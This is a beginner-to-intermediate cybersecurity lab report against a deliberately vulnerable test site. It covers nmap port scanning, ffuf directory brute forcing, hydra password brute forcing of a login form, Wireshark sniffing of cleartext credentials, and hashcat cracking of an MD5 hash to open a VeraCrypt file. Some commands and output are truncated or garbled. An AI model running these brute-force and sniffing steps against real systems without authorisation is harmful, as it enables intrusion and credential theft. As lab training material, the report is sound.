

# Cyber Security Report

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# Task Level: Beginner

1) Find all the ports that are open on the website  
<http://testphp.vulnweb.com/>

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```
usef@Dragonstone:~/Youssef/Douzi$ dig testphp.vulnweb.com

; <<>> DiG 9.19.21-1+b1-Debian <<>> testphp.vulnweb.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23507
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;testphp.vulnweb.com.          IN      A

;; ANSWER SECTION:
testphp.vulnweb.com.  2928    IN      A      44.228.249.3

;; Query time: 104 msec
;; SERVER: 192.168.0.1#53(192.168.0.1) (UDP)
;; WHEN: Sun Aug 25 06:30:44 EDT 2024
;; MSG SIZE  rcvd: 53
```

In order to find all open ports on testphp.vulnweb.com with the Ip address 44.228.249.3 we need to do an NMAP scan.

Nmap ("Network Mapper") is a free and open source utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

```
usef@Dragonstone:~/Youssef/Douzi$ sudo nmap -sS 44.228.249.3
[sudo] password for usef:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 06:35 EDT
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.026s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 16.61 seconds
```

we will stealth mode with `-sS` option which is fast

we found one port: 80 which the http service operates at.

we can perform further enumeration against this port to find the version more information we will use `-sV` as we see it's a nginx server with the version 1.19.0

option to do so and `-p` to specify the port.

```
usef@Dragonstone:~/Youssef/Douzi$ sudo nmap -sV -p 80 44.228.249.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 06:37 EDT
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.026s latency).
```

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.19.0
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 25.04 seconds
```

## 2) Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.

first let's find the directories that are present in the website. to do so I will use FFUF most of people use gobuster but I prefer FFUF because it's fast, and better to use then gobuster.

```
:: URL : http://testphp.vulnweb.com/FUZZ
:: Wordlist : FUZZ: /home/usef/Documents/SecLists/Discovery/Web-Content/directory-list
```

```
usef@Dragonstone:~/Youssef/Douzi$ ffuf -u http://testphp.vulnweb.com/FUZZ -w ~/Documents/SecLis
```

```
/'___\  /'___\  /'___\
/\___/  /\___/  /\___/
\_,_/\  \_,_/\  \_,_/\
\___/  \___/  \___/
\___/  \___/  \___/
\___/  \___/  \___/
```

v2.1.0-dev

```
:: Method : GET
```

```
:: Extensions      : .php .txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
```

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```
index.php          [Status: 200, Size: 4958, Words: 514, Lines: 110, Duration:
235ms] images      [Status: 301, Size: 169, Words: 5, Lines: 8, Duration:
227ms] [INFO] Adding a new job to the queue: http://testphp.vulnweb.com/images/FUZZ
```

```
                  [Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 239ms]
search.php         [Status: 200, Size: 4732, Words: 482, Lines: 104, Duration: 190ms]
cgi-bin            [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 188ms]
login.php          [Status: 200, Size: 5523, Words: 557, Lines: 120, Duration: 195ms]
product.php        [Status: 200, Size: 5056, Words: 490, Lines: 111, Duration: 197ms]
disclaimer.php     [Status: 200, Size: 5524, Words: 574, Lines: 115, Duration: 197ms]
signup.php         [Status: 200, Size: 6033, Words: 547, Lines: 122, Duration: 196ms]
admin              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 192ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/admin/FUZZ
```

```
categories.php     [Status: 200, Size: 6115, Words: 656, Lines: 117, Duration: 200ms]
comment.php        [Status: 302, Size: 1246, Words: 125, Lines: 39, Duration: 209ms]
cart.php           [Status: 200, Size: 4903, Words: 502, Lines: 109, Duration: 204ms]
pictures           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 194ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/pictures/FUZZ
redir.php          [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 196ms]
logout.php         [Status: 200, Size: 4830, Words: 492, Lines: 107, Duration: 206ms]
vendor             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 191ms]
```

[Status: 200, Size: 377, Words: 128, Lines: 9, Duration: 196ms]

[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/vendor/FUZZ

guestbook.php [Status: 200, Size: 5391, Words: 515, Lines: 113, Duration: 198ms]

404.php [Status: 200, Size: 5265, Words: 529, Lines: 112, Duration: 196ms]

artists.php [Status: 200, Size: 5328, Words: 503, Lines: 105, Duration: 195ms]

Templates [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 196ms]

[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/Templates/FUZZ

userinfo.php [Status: 302, Size: 14, Words: 3, Lines: 1, Duration: 189ms]

Flash [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 195ms]

[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/Flash/FUZZ

CVS [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 189ms]

[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/CVS/FUZZ

AJAX [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 191ms]

[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/AJAX/FUZZ

secured [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 218ms]

[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/secured/FUZZ

showimage.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 220ms]

[Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 188ms]

[INFO] Starting queued job on target: http://testphp.vulnweb.com/images/FUZZ

there's an interesting finding that are /login.php and /userinfo.php. let's use burp suite to see and discover in details these endpoints.

Request to https://testphp.vulnweb.com:443 [44.228.249.3]

Forward Drop Intercept is on Action Open browser

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1 GET /login.php HTTP/1.1

2 Host: testphp.vulnweb.com

3 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"

4 Sec-Ch-Ua-Mobile: ?0

5 Sec-Ch-Ua-Platform: "Windows"

6 Upgrade-Insecure-Requests: 1

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36

8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

9 Sec-Fetch-Site: none

10 Sec-Fetch-Mode: navigate

11 Sec-Fetch-User: ?1

12 Sec-Fetch-Dest: document

13 Accept-Encoding: gzip, deflate, br

14 Accept-Language: en-US,en;q=0.9

15 Priority: u=0, i

16 Connection: close

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Inspector

Request attributes2

Request query parameters0

Request body parameters0


Request cookies0

Request headers..

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Username :

Password :

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

so login.php is the login panel page. let's try to login to see what happens I tried to login with admin:admin and intercept it with burp suite so it's going as a POST request to /userinfo.php.

I am going to brute force against it using hydra.



Hydra is a popular open-source password cracking tool that is used for performing brute force on various login systems and protocols.

```
usef@Dragonstone:~/Youssef/Douzi$ hydra -L user.txt -P password.txt -u -f testphp.vulnweb.com
h Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secre

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-25 08:48:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (1:4/p:25), ~7 tries per
ta [DATA] attacking http-post-
```


```
form://testphp.vulnweb.com:80/userinfo.php:uname=^USER^&pass=^PASS^: [80][http-post-form]
host: testphp.vulnweb.com  login: test  password: test
[STATUS] attack finished for testphp.vulnweb.com (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-25 08:48:35
```

so we got a successful brute force attack and we found a valid pair test:test

**3) Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using wireshark and find the credentials that were transferred through the network.**

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we will make a login with the credentials test:test and intercept the request with wireshark.



Wireshark is *a network packet analyzer*. A network packet analyzer presents captured packet data in as much detail as possible.

as we see we capture the POST request to /userinfo.php.

← ↻ ⚠ Not secure | testphp.vulnweb.com/login.php 🔍 🗖 ☆ 📱 📄 📌 📁 📧 ... 🌐

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If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

and we can read the request and see the credentials this dangerous because if someone else intercept this traffic he could see the credentials in clear text because the request is not encrypted due to the use of http instead of https

Wi-Fi

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http

No.	Time	Source	Destination	Protocol	Length	Info
3346...	1505.986...	44.228.249.3	192.168.1.109	HTTP	1336	HTTP/1.1 200 OK (text/css)
3346...	1506.010...	44.228.249.3	192.168.1.109	HTTP	1114	HTTP/1.1 200 OK (GIF89a)
3346...	1506.277...	192.168.1.109	44.228.249.3	HTTP	491	GET /favicon.ico HTTP/1.1
3347...	1506.661...	44.228.249.3	192.168.1.109	HTTP	948	HTTP/1.1 200 OK (image/x-icon)
3348...	1509.147...	44.228.249.3	192.168.1.109	HTTP	365	HTTP/1.1 404 Not Found (text/html)
3467...	1611.566...	192.168.1.109	44.228.249.3	HTTP	590	GET /login.php HTTP/1.1
3467...	1611.832...	44.228.249.3	192.168.1.109	HTTP	1402	HTTP/1.1 200 OK (text/html)
3473...	1662.181...	192.168.1.109	44.228.249.3	HTTP	756	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
3473...	1662.542...	44.228.249.3	192.168.1.109	HTTP	330	HTTP/1.1 302 Found (text/html)
3473...	1662.569...	192.168.1.109	44.228.249.3	HTTP	625	GET /login.php HTTP/1.1
3473...	1662.888...	44.228.249.3	192.168.1.109	HTTP	1402	HTTP/1.1 200 OK (text/html)
3475...	1689.929...	192.168.1.109	44.228.249.3	HTTP	754	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
3475...	1690.229...	44.228.249.3	192.168.1.109	HTTP	186	HTTP/1.1 200 OK (text/html)
3480...	1731.083...	192.168.1.109	44.228.249.3	HTTP	781	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
3480...	1731.393...	44.228.249.3	192.168.1.109	HTTP	191	HTTP/1.1 200 OK (text/html)

> Frame 348075: 781 bytes on wire (6248 bits), 781 bytes captured (6248 bits) on interface \Device\NPF...  
 > Ethernet II, Src: IntelCor\_02:66:1f (38:ba:f8:02:66:1f), Dst: TP-Link\_68:2b:d6 (e8:48:b8:68:2b:d6)  
 > Internet Protocol Version 4, Src: 192.168.1.109, Dst: 44.228.249.3  
 > Transmission Control Protocol, Src Port: 64021, Dst Port: 80, Seq: 1, Ack: 1, Len: 727  
 > Hypertext Transfer Protocol  
 > HTML Form URL Encoded: application/x-www-form-urlencoded  
 > Form item: "uname" = "test"  
 Key: uname  
 Value: test  
 > Form item: "pass" = "test"  
 Key: pass  
 Value: test

01d0 69 63 61 74 69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 69 63 61 74 69 6f 6e 2f 78 6d  
 01e0 6c 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 6d 69 63 61 74 69 6f 6e 2f 78 6d  
 01f0 6c 3b 71 3d 30 2e 39 2c 69 6d 61 67 65 2f 61 76 69 6d 61 67 65 2f 61 76  
 0200 69 66 2c 69 6d 61 67 65 2f 77 65 62 70 2c 69 6d 69 6d 61 67 65 2f 77 65 62 70 2c 69 6d  
 0210 61 67 65 2f 61 70 6e 67 2c 2a 2f 2a 3b 71 3d 30 61 67 65 2f 61 70 6e 67  
 0220 2e 38 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 73 69 6d 61 67 65 2f 73 69 6d  
 0230 69 67 6e 65 64 2d 65 78 63 68 61 6e 67 65 3b 76 69 6d 61 67 65 3b 76  
 0240 3d 62 33 3b 71 3d 30 2e 37 0d 0a 52 65 66 65 72 69 6d 61 67 65 3b 76  
 0250 65 72 3a 20 68 74 74 70 3a 2f 2f 74 65 73 74 70 69 6d 61 67 65 3b 76  
 0260 68 70 2e 76 75 6c 6e 77 65 62 2e 63 6f 6d 2f 6c 69 6d 61 67 65 3b 76  
 0270 6f 67 69 6e 2e 70 68 70 0d 0a 41 63 63 65 70 74 69 6d 61 67 65 3b 76  
 0280 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c 69 6d 61 67 65 3b 76  
 0290 20 64 65 66 6c 61 74 65 0d 0a 41 63 63 65 70 74 69 6d 61 67 65 3b 76  
 02a0 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2c 66 72 69 6d 61 67 65 3b 76  
 02b0 3b 71 3d 30 2e 39 2c 66 72 2d 46 52 3b 71 3d 30 69 6d 61 67 65 3b 76  
 02c0 2e 38 2c 65 6e 2d 47 42 3b 71 3d 30 2e 37 2c 65 69 6d 61 67 65 3b 76  
 02d0 6e 2d 55 53 3b 71 3d 30 2e 36 0d 0a 43 6f 6f 6b 69 6d 61 67 65 3b 76  
 02e0 69 65 3a 20 6c 6f 67 69 6e 3d 74 65 73 74 25 32 69 6d 61 67 65 3b 76  
 02f0 46 74 65 73 74 0d 0a 0d 0a 75 6e 61 6d 65 3d 74 69 6d 61 67 65 3b 76  
 0300 65 73 74 26 70 61 73 73 3d 74 65 73 74 69 6d 61 67 65 3b 76

Key (urlencoded-form.key), 4 bytes

Packets: 348089 · Displayed: 187816 (54.0%)

Profile: Default

## Mitigation

The Mitigation for nmap scan using network security solutions as firewall to filter traffic and IDS/IPS to detect malicious traffic and stop it. and for the brute force attack we need to use strong passwords to make it harder to predict.



also it's essential to use HTTPS instead of HTTP in order to make it harder for attackers to sniff traffic and read some leaked credentials or something secret.

## Task Level: Intermediate

1) A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the veracrypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

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```
usef@Dragonstone:~/Youssef/Douzi$ hash-identifier 482c811da5d5b4bc6d497ffa98491e38
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

let's crack this md5 hash using Hashcat and with the wordlist rockyou.txt

```
SHELL usef@Dragonstone:~/Youssef/Douzi$ hashcat -m 0 ~/encoded.txt.txt /usr/share/wordlists/rockyou.t hashcat (v6.2.6) starting
```

```
OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEP, D
=====
```

\* Device #1: cpu-penryn-Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 1439/2943 MB (512 MB allocated)

Minimum password length supported by kernel:0

Maximum password length supported by kernel:256

Hashes: 1 digests; 1 unique digests, 1 unique salts

Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Rules: 1

Optimizers applied:

- \* Zero-Byte
- \* Early-Skip
- \* Not-Salted
- \* Not-Iterated
- \* Single-Hash
- \* Single-Salt
- \* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.

Pure kernels can crack longer passwords, but drastically reduce performance.

If you want to switch to optimized kernels, append -O to your commandline.

See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:

- \* Filename.: /usr/share/wordlists/rockyou.txt

```
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385
```

```
482c811da5d5b4bc6d497ffa98491e38:password123
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 482c811da5d5b4bc6d497ffa98491e38
Time.Started.....: Sun Aug 25 07:36:26 2024 (1 sec)
Time.Estimated...: Sun Aug 25 07:36:27 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....:   391.9 kH/s (0.43ms) @ Accel:510 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2040/14344385 (0.01%)
Rejected.....: 0/2040 (0.00%)
Restore.Point...: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> paris
Hardware.Mon.#1..: Util: 54%
```



```
Started: Sun Aug 25 07:35:43 2024
```

```
Stopped: Sun Aug 25 07:36:28 2024
```




and the password is [password123](#)

let's open VeraCrypt that is free open-source disk encryption software for Windows, Mac OS X and Linux.



we enter the password to decrypt the file

 shadowfox cybersecurity - Notepad  
File Edit Format View Help  
The secret code is :- never giveup


Then we find the decrypted file

**2) An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.**

